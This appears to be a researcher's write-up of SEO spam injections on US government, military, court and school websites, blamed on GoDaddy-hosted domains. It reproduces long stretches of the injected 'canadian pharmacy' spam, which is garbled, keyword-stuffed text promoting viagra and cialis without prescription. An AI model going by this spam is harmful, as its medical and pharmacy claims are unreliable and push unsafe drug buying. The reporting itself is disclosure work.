



The CDC's "Stacks Public Health Publications" subdomain "stacks.cdc.gov" within their core domain was attacked with a content injection via the GoDaddy hosted domain, "helpingyoucare.com" as recently as October 8, 2021 according to Google's cached version of the page.

Levitra users forum, levitra without a perscription

https://stacks.cdc.gov > view > cdc > cdc 6378 DS1

cheapest viagra price  $\cdot$  cheap viagra internet  $\cdot$  for sale viagra  $\cdot$  buy discount cialis online  $\cdot$  viagra drug interactions  $\cdot$  for sale viagra ...







The Environmental Protection Agencies "www.epa.gov" website had a malicious content injection from the GoDaddy hosted domain of "www.buttectec.org" as recently as December 14, 2021 according to Google's cached copy of the page. This "buttectec.org" domain has hosting records which indicate that Sucuri is being used and has been for about 2 years, but GoDaddy was used previously and this domain seems to still be integrated into GoDaddy's systems in a way that still facilitates these takeovers/injections.

<u>Le viagra, Viagra users comments – ButteCTEC.org</u>

http://www.epa.gov > ButtePSOU\_WorkPlanAppendixE

the cheap viagra · viagra master card · why is cialis so costly · best generic viagra prices · best generic viagra prices · generic nexium cialis discount.







California's San Diego Superior Court website of "<u>www.sdcourt.ca.gov</u>" had a malicious content injection from the GoDaddy hosted domain of "aunited.com" as recently as October 29, 2021 according to Google's cached copy of the injected content, which uniquely has today's date (December 31, 2021) in one of the dynamic text elements in the cached page, highlighted below. Very interesting to see dynamic content still pushing into these cached Google search pages...

Generic levitra fake, get levitra fast – Aunited Online Drug ...

http://www.sdcourt.ca.gov > pls > portal > url > ITEM

the cheap viagra  $\cdot$  buy levitra canada  $\cdot$  venetian las vegas discount levitra  $\cdot$  cheap levitra soft tablet  $\cdot$  venetian las vegas discount levitra.





The South Carolina State Library Digital Collections website "dc.statelibrary.sc.gov" was attacked with a content injection from the GoDaddy hosted domain "whitetreewebsites.info" as recently as December 12, 2021 according to Google's cached search page showing an


injection.

Comprar cialis generico, Taladafil generic cialis pills

https://dc.statelibrary.sc.gov > SCHA\_Proceedings\_2003

by JP Barrington — As part of a balanced diet and a regular program of physical activity, beets can cheap cialis for sale help improve cardiac health, which in turn can help ...






## Comprar cialis generico, Taladafil generic cialis pills

#### Cialis for women

While the results of the study were such widely used NSAIDs compare prices cialis professional as aspirin, naproxen (Aleve), and ibuprofen (Advil, Motrin). Though it migl bit daunting to those who are needle-shy, it has a generic equivalent that's known as tadalafil daily (also 2.5 or 5 milligrams). What kind of exercise works best? Getting in sl always a good idea. If you're interested in the convenience of ordering prescription ED medications, we invite you to visit drug shop.com. For them, safe sex also means cho those sexual positions least likely to cause such an injury. First of all, there can be problems if you take any medications for heart disease, it's critical to tell your doctor if yo any of the following situations: If you generic cialis pills tadalafil happen to be allergic to any type of drugs, especially if you are allergic to any other type of medication, yo want to talk to a Doctor Anyway. And the Argentinians are not alone, according to DHA data, military beneficiaries - active-duty personnel, retirees, and eligible family mer filled 1.18 million prescriptions for PDE5 inhibitors, the family of impotence drugs that have been introduced in its wake, these so-called PDE5 inhibitors are the treatment of the ED caused by insufficient blood flow to the penis, Viagra and the other. Men whose ED is of psychogenic origin might be caused by anxiety, depression, and relationship problems




The Federal Emergency Management Agency's core domain "<u>www.fema.gov</u>" was attacked with a content injection from the GoDaddy hosted domain, "<u>www.schoolsafetysummit.org</u>" as recently as December 21, 2021 according to Google's cached copy of the injected page.

Schoolsafetysummit Online Drug Store. Cheap Prices!

https://www.fema.gov > media-library-data > nrf\_suppo...

May 5, 2013 — buy cheap cialis online uk · canadian viagra over the counter · cheap generic viagra 100mg · viagra side effects · buy viagra compare prices ...






### Fast get viagra, Express viagra delivery

#### Generic sample viagra

Most - but not all - American women were pleased with the FDA advisory panels' approval of a new drug when it has serious concerns about some of the drug's potential side effects. Viagra can perk to approved viagra can aspirin, which is much cheaper. According to an article on emedicinehealth.com, certain emotions can impact sexual ability, like feeling stressed order viagra viagra either at home your current relationship. Obviously, he disagrees, arguing that everyone looked better when they were younger. Lawmakers in New York are targeting sellers of so-called herbal Viagra. 4. Wittert say who did complain of erection viagra mail order uk loss experienced erection difficulties even when a condom was not being worn. What is Sexual Dysfunction? According to Psychology Central, "any nembers or veterans with PTSD is well aware of the high costs associated with health benefits but requested being provided with quality care promised upon retirement. Christina Wang, from LA Bio win FDA approval for flibanserin.

#### Fast viagra kaufen



Several U.S. Military Domains Attacked for Months via GoDaddy Hosted Domains Content Injections


The U.S. military isn't beyond having content injected within their .mil suffix from this same content injection attack, with the Minnesota National Guard's core "minnesotanationalguard.ng.mil" domain having content injected from the GoDaddy hosted domain of "www.sctimesapps.com" as recently as December 26, 2021.

I should note that I first reported the content injection on this domain in July 2021 to Google and several other entities, but at that time I had no idea about the Godaddy connections, and couldn't figure out how the injection was happening. My submissions on this "problem" this past Summer were not very accurate due to not fully understanding the source and scale of the injections.... But the private details I collected many months ago on this domain, prove it's an ongoing problem that has never been fixed. When I reported it to them, Google basically told me to "pound sand" (in nicer words) and that "they had it under control" which is par for the course on certain submissions to them.

<u>Viagra compare price, Real viagra – Sctimesapps Online ...</u>

https://minnesotanationalguard.ng.mil > 2019/12 > fami...

That works out to \$34 to \$36.50 per 100-milligram dose (the recommended starting dose, or fast cheapest viagra prices RSD) for Stendra, vs. \$27.50 per 10- ...





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get viagra over the counter

## Viagra compare price, Real viagra

#### Mastercard viagra


Boron is believed to improve the natural ability of the human body to absorb calcium and magnesium. If you find a source selling something that is specific to a certain sexual orientation. Apropos of specifically approved to treat FSAD. It's a prescription medication that can improve the function of larger arteries. What Staxyn Users are Saying About the medication. What Can Older Men Do? Me safely can take the others safely as well. A toxin extracted from the venom of compare generic viagra the Brazilian wandering spider. How are erections measured while a man sleeps? Two small rings the tip and one at the base.

#### Viagra online 50mg

Many men claim that the effects of these drugs last for only four to 36 hours, depending on the specific PDE5 inhibitor that is taken. The FDA has relied on "satisfying sexual events" in their evaluation who use the drugs take them for the reasons they were intended. Could This Sleep Apnea Cure Boost viagra without prescription uk Your Erections Too?. And as an evil part of the cycle, some men puthese symptoms can develop depression. While doing so, add the juice of one lemon to the contents of the saucepan. However, there's a simple test any man can perform at home, called a nocturnal passounds bizarre, but don't let that stop you.) dangers of viagra Tape a strip of postage stamps snugly around the penis, overlapping the stamps enough for a moistened portion of the strip to adhere to its The authors of the study put sex at the same level of exertion as a brisk walk or climbing two staircases.

#### Ordering viagra overnight delivery

It can be taken with or without food. They also found ledgers documenting sales of the fake erectile dysfunction drugs and other unlicensed drugs over several years. However, the non-stimulant drug In the United States, cannabis use for medicinal purposes has now been legalized in 33 states, and 10 states plus the District of Columbia have legalized recreational use of erectile dysfunction medicing you, your credit card will not be charged. Fortunately, ordering Viagra online can be perfectly safe and very effective. After therapy, that averages improved to 19.9, which puts them prescription drug moderate ED. Pfizer can help people verify that their product is real through lot numbers (which are regularly retired). Whether it's step aerobics, jogging, or walking the treadmill, regular exercise ca effectively.




The U.S. Defense Department's "Defense Technical Information Center's" domain of "apps.dtic.mil" had content injections from the GoDaddy hosted domain of "mesodat.org" as recently as December 31, 2021 (the day of writing this) according to Google's cached snapshot of the injected content.

How much does cialis cost, Brand name cialis for sale

https://apps.dtic.mil > sti > pdfs

2018 — We ship with EMS, FedEx, UPS, and other! Refund Policy! Only today – viagra lowest price! Hot weekly specials!








viagra overnight delivery to canada

generic viagra buy ziagra from canadian pharmacies

soft visors



The "Corporation of Harpers Ferry" of West Virginia is a community / government website "www.harpersferrywv.us" which is hosted on GoDaddy and appears to be another domain "attacking itself" and injecting malicious "Canadian pharmacy" content, with injections captured in the Google cache as recently as October 2021.

Cheap generic levitra 100mg, best price levitra professional

http://www.harpersferrywv.us > newsletter\_201307

A new app just hit the electronic shelves order levitra online to deal with erection difficulties. It just makes common sense to compare Viagra prices at major ...





http://www.harpersferrywv.us > ordinances > article-901

## Home made viagra, pfizer viagra 100mg review - Corporation ...

According to the FDA a new drug application for flibanserin that **viagra** without a perscription was accompanied by detailed reports on the results of the IIEF ...

http://www.harpersferrywv.us > newsletter\_201706

### Least expensive generic viagra, sale viagra - Harpersferrywy ...

Because these factors can have a bearing benefits of **viagra** on erectile ... **Viagra**, Cialis, and Levitra are all members of the family of PDE5 inhibitors.

http://www.harpersferrywv.us > planning\_20080304

## Buy pfizer viagra in canada, cheap viagra for sale - Harpers ...

Mar 4, 2008 — Not Worth It? The Risks of 'Herbal **Viagra**' and Other Supplements. For others, it may be that the erectile dysfunction is being treated by a ...

http://www.harpersferrywv.us > misc > traffic\_ords

#### Cialis canadian geneic, cialis normal dosage - Corporation of ...

Pfizer's patent for **Viagra** is cialis dosage dose history in Canada. And although nature provides a rich bounty of substances with medicinal properties, ...
135 pages

http://www.harpersferrywv.us > misc > lighting\_standards

## Levitra master card, levitra us pharmacy - Harpersferrywv Pill ...

The lowest price for brand name **Viagra** 50 mg is available at Kroger pharmacies. Now do the same search overnight levitra delivery with generic Levitra.

http://www.harpersferrywv.us > newsletter\_201307

#### Cheap generic levitra 100mg, best price levitra professional

It just makes common sense to compare **Viagra** prices at major retail pharmacy chains, check out this earlier drug shop.com blog posting.

8 pages

http://www.harpersferrywv.us > planning\_20110405

### Using levitra, levitra 2 day delivery - Harpersferrywy Pill Shop ...


Apr 5, 2011 — **Viagra** usually takes effect within an hour, while Cialis peaks two to three hours after you take it. What These Findings Mean Asked to ... 3 pages

http://www.harpersferrywv.us > water > water\_20131121 :

#### 36 hour levitra, pfizer levitra 100mg - Harpersferrywy Pill Shop ...

Nov 21, 2013 — What Might Happen as a Result of this Decision Canadian sales of **Viagra**, which have brought in levitra no prescription online around \$80  $\dots$ 

2 pages



- overnight delivery cialis
  buy levitra with pay pal
- viagra seizures
- generic levitra cheapest uk
- cialis buy generic
- cialis coupons

## pfizer levitra 100mg usa

## Home made viagra, pfizer viagra 100mg review

#### Viagra lowest prices


That's because the vegetable contains oxalic acid, which can decrease your body's ability to absorb calcium and cause crystals to form in your body. And, although it's hardly quite as fat really all that effective for memory improvement, but no worries: other research shows that ginkgo may be a boner booster. The following table sums up the differences and viagra with Cialis and Staxyn. There are a number of reasons why females may not get in the mood, including age, emotion, recent childbirth, and more. After all, the use of Revatio-strength silden medication, and both situations can lead to potential damage to your insides. Relationship Problems: A couple that's having difficulty getting along with one another may find that discor Avoiding Counterfeit Medication So how do you know if you've received counterfeit Cialis? According to the FDA a new drug application for flibanserin that viagra without a perscripti results of the IIEF tests, 48.8 percent of ED can be traced to psychological issues or hormonal imbalances. Substituting olive oil for butter and other unhealthy dietary choices, beginning shedding those extra pounds can collectively make a big difference in both erectile function and overall health.

#### Price comparison viagra

Sciatic Nerve Regeneration Six weeks after the creation of Viagra in the late 1990s, ED has come out of the closet as a problem that tends to recur, there's every reason these men should from friends and family. Meanwhile, there are safe, cost-effective options for US consumers, drug shop, com is an online facilitator that sells both name brand Viagra by Pfizer. If you ha consultation with a physician to learn if they have sleep apnea and Erection Problems If you're too tired for sex, or if you have the desire but also have an erection for sexual activity who some of the warnings. A recent study from John Hopkins University School of Medicine, it was found that low levels of this amino acid are present in the blood canadian paramacy viag to regulate them and cause oxidative stress, which can adversely affect the body's lipids, proteins, and DNA. When the problem rears it's head, you'll want to get to the root of the proble milligram dose at viagra 100mg canada major chain pharmacies across the United States. Tadalafil and BPH Tadalafil, the active ingredient in Viagra, with the stem safe generic viagra c mobilized HSCs in mice.

#### Buy viagra for less

Pharmacists are well placed to provide men with helpful and appropriate guidance to manage their erectile dysfunction, and should refer men to a doctor if they believe further investigated Under its proposal to market Viagra over the counter in the United Kingdom in 2014. Of course, walking won't prevent viagra boots uk or treat it. Shown here is a magnified cross-section mouth or even a cheek puts you at a certain risk of contracting COVID-19. Now, the ice cream mad scientist has gone a step farther and has made the world renowned erectile health me secretive, we've had to sign a confidentiality agreement so I can't reveal the name of the client. Price is only one criterion for selecting the ED drug that's best for you, and it's certainly n





The Humble, Texas County School District website of "<u>www.humble.k12.tx.us</u>" had malicious content injections promoting "Canadian pharmacy" scam content from the GoDaddy hosted domain of "centroderecursosmarista.org" as **recently as December 29, 2021** according to Google's cached copy of the injected content.


<u>Viagra alternatives, cheap viagra soft tablet</u>

http://www.humble.k12.tx.us > Centricity > Domain

What the Study Revealed The study exploring the link between vitamin D deficiency and an increased risk of ED as those who reported the fewest such injuries ...








The City of Vallejo, California website "<u>www.ci.vallejo.ca.us</u>" had malicious spam pharmacy content injected to the domain from the GoDaddy hosted domain "mercergroupinc.com" as recently as October 2021 according to Google's cached page of the injection. This domain now has DNS records indicating that on November 24, 2021 the domain switched from GoDaddy to Amazon, and there aren't any recent attacks documented from this domain since this switch. This domain's DNS history and attack history speaks to GoDaddy as the source of the problem.

<u>Alternative to viagra, Kauf viagra – Mercergroupinc Online ...</u>

http://www.ci.vallejo.ca.us > pages > DisplayFile

Record Number of Fake Viagra Seized From Gangs in Britain. And they are perfect for cheap viagra generic canadian pharmacy that daily commute.





## keyword order viagra

#### generic viagra without prescription

- best online generic levitra
- buv viagra soft
- viagra 100mg dose
- viagra users forum
- · mexican pharmacy viagra
- · authentic cialis price
- ready tabs viagra

#### ouy viagra brand

MenInSuits


#### Alternative to viagra, Kauf viagra

#### Free viagra samples

The study involved 3600 men with an organic cause of primary or secondary hypogonadism, particularly if they have other conditions that predispose them to heart disease, like obesity, diabetes, or a sn fa visit to the doctor's office, drug shop can set up a website just about anywhere around the world and immediately start selling counterfeit drugs to your physician can help him or her what you're exp nformation including any major female herbal viagra life changes or stressors. As important as your sexual equipment is, do you really want to trust its health and well-being of men engaged in such bel hose men who use Viagra or one of the other oral ED drugs may be able to help. Effects generally last for a year or slightly more. Shown above is a packet of the medication produced for the German m Viagra Seized From Gangs in Britain. And they are perfect for cheap viagra generic canadian pharmacy that daily commute.

